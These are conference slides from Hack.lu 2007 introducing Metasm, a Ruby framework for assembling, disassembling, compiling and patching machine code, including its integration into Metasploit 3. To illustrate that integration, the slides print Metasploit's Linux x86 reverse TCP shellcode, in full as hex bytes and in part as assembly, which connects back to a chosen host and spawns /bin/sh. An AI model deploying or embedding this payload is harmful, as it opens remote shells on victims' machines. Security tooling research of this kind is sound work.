

Metasm

a ruby (dis)assembler

Yoann GUILLOT

20 october 2007

HACK.LU2007 
18-20 October
Kirchberg-Luxembourg
<http://www.hack.lu/>

If you want to participate :
Call for Paper, Call for Poster,
Lightning Talk and more...

Presentation

- I am Yoann Guillot
- I work for Sogeti/ESEC in the security R&D lab




Plan

- 1 Metasm
 - Architecture overview
 - Assembly
 - Disassembly
 - Executable file handling
 - C compiler
 - Live process interaction
 - Use cases
 - Metasploit 3
- 2 Demonstrations

Introduction

- Metasm is a full-Ruby standalone framework
 - To manipulate machine code (static or dynamic)
 - Multi-CPU (Ia32/MIPS for now)
 - Multi-OS (Windows/Linux)
- distributed under the open-source LGPL license
- <http://metasm.cr0.org/>
- still under heavy developpement

Architecture overview



Assembly

- **EncodedData** represents a relocatable binary string
 - binary data
 - arbitrary relocations
 - exports
 - virtual size
- used to dissociate assembly from linking

Assembly

```
mov eax, dword ptr [toto]
```



Disassembly

- simple yet powerful backtracking engine
 - emulates standard CPU instructions
 - follows precisely code flow
 - currently unfinished
 - trace data access
 - handle subfunctions
 - handle external API calls
- minimal arch-specific developpement

Handling executable files

- reading
 - from a file
 - directly in memory
- writing
 - from scratch
 - patch an existing exe
- currently supported formats: MZ / PE / COFF, ELF / a.out

C Compilation

- Metasm includes a complete C parser
 - features header filtering
- basic compiler for Ia32

Live process interaction

- String-like process memory abstraction
 - transparent read/write
- Ruby objects wrap the host OS debug API

When is it useful

- whenever you want to manipulate machine code or executable files
- it's easy to hook/rewrite/customize any internal method

Metasploit 3 - before

- Metasploit 3 is also written in Ruby
- it had very bad machine code support
 - hexadecimal static shellcodes
 - hacks to patch the shellcodes with user-specified values
 - more hacks to link stages

Metasploit 3 - before

```
[metasploit3/.../reverse_tcp.rb]
```

```
'Payload' =>
{
  'Offsets' =>
  {
    'LHOST' => [ 0x1a, 'ADDR' ],
    'LPORT' => [ 0x20, 'n' ],
  },
  'Payload' =>
  "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x89\xe1\xcd\x80\x93\x59" +
  "\xb0\x3f\xcd\x80\x49\x79\xf9\x5b\x5a\x68\x7f\x00\x00\x01\x66\x68" +
  "\xbf\xbf\x43\x66\x53\x89\xe1\xb0\x66\x50\x51\x53\x89\xe1\x43\xcd" +
  "\x80\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53" +
  "\x89\xe1\xb0\x0b\xcd\x80"
}
```

Metasploit 3 - now

```
[metasploit3/.../reverse_tcp2.rb]
```

```
'Payload'      => {  
  'Offsets' => {  
    'LHOST'    => [ 0, 'ADDR' ],  
    'LPORT'    => [ 0, 'n'   ],  
  },  
  'Assembly' => <<EOS  
xor ebx, ebx          ; @00000000  31db  
[...]  
pop edx               ; @00000018  5a  
push LHOST            ; @00000019  687f000001  
push.i16 LPORT        ; @0000001e  6668bfbf  
[...]  
push '//sh'  
push '/bin'  
[...]  
mov al, 0bh           ; @00000042  b00b  
int 80h               ; @00000044  cd80  
EOS  
}
```

Metasploit 3 - now

- Metasm is now included in Metasploit
 - shellcodes can be in source form
 - standard Metasm relocation handling may be used for shellcode patching/linking
 - ???
 - Profit !

Plan

- 1 Metasm
- 2 Demonstrations
 - metasm-shell
 - Exe manipulation
 - Live process interaction

metasm-shell

- metasm-shell
 - adds metasm methods to standard Ruby Strings
 - offers an interactive assembler shell

Exe manipulation

- reading a MIPS ELF

Exe manipulation


- reading a MIPS ELF
- compiling a simple PE [samples/testpe.rb]

Exe manipulation

- reading a MIPS ELF
- compiling a simple PE [samples/testpe.rb]
- patching a PE [samples/pe-hook.rb]

Windows process hooking

- simple IAT hook [samples/win32hooker.rb]



Windows process hooking

- full-library hook [samples/win32hooker-advanced.rb]
 - redirect all exported function to a custom hook

Linux debugging

- ptrace wrapper [samples/rubstop.rb]
 - singlestep, stepover, etc
 - memory access
 - PaX compatible

Linux debugging

- ptrace wrapper [samples/rubstop.rb]
 - singlestep, stepover, etc
 - memory access
 - PaX compatible
- UI [samples/lindebug.rb]
 - console-mode only (for now)

Conclusion

- Thanks for listening
- Questions ?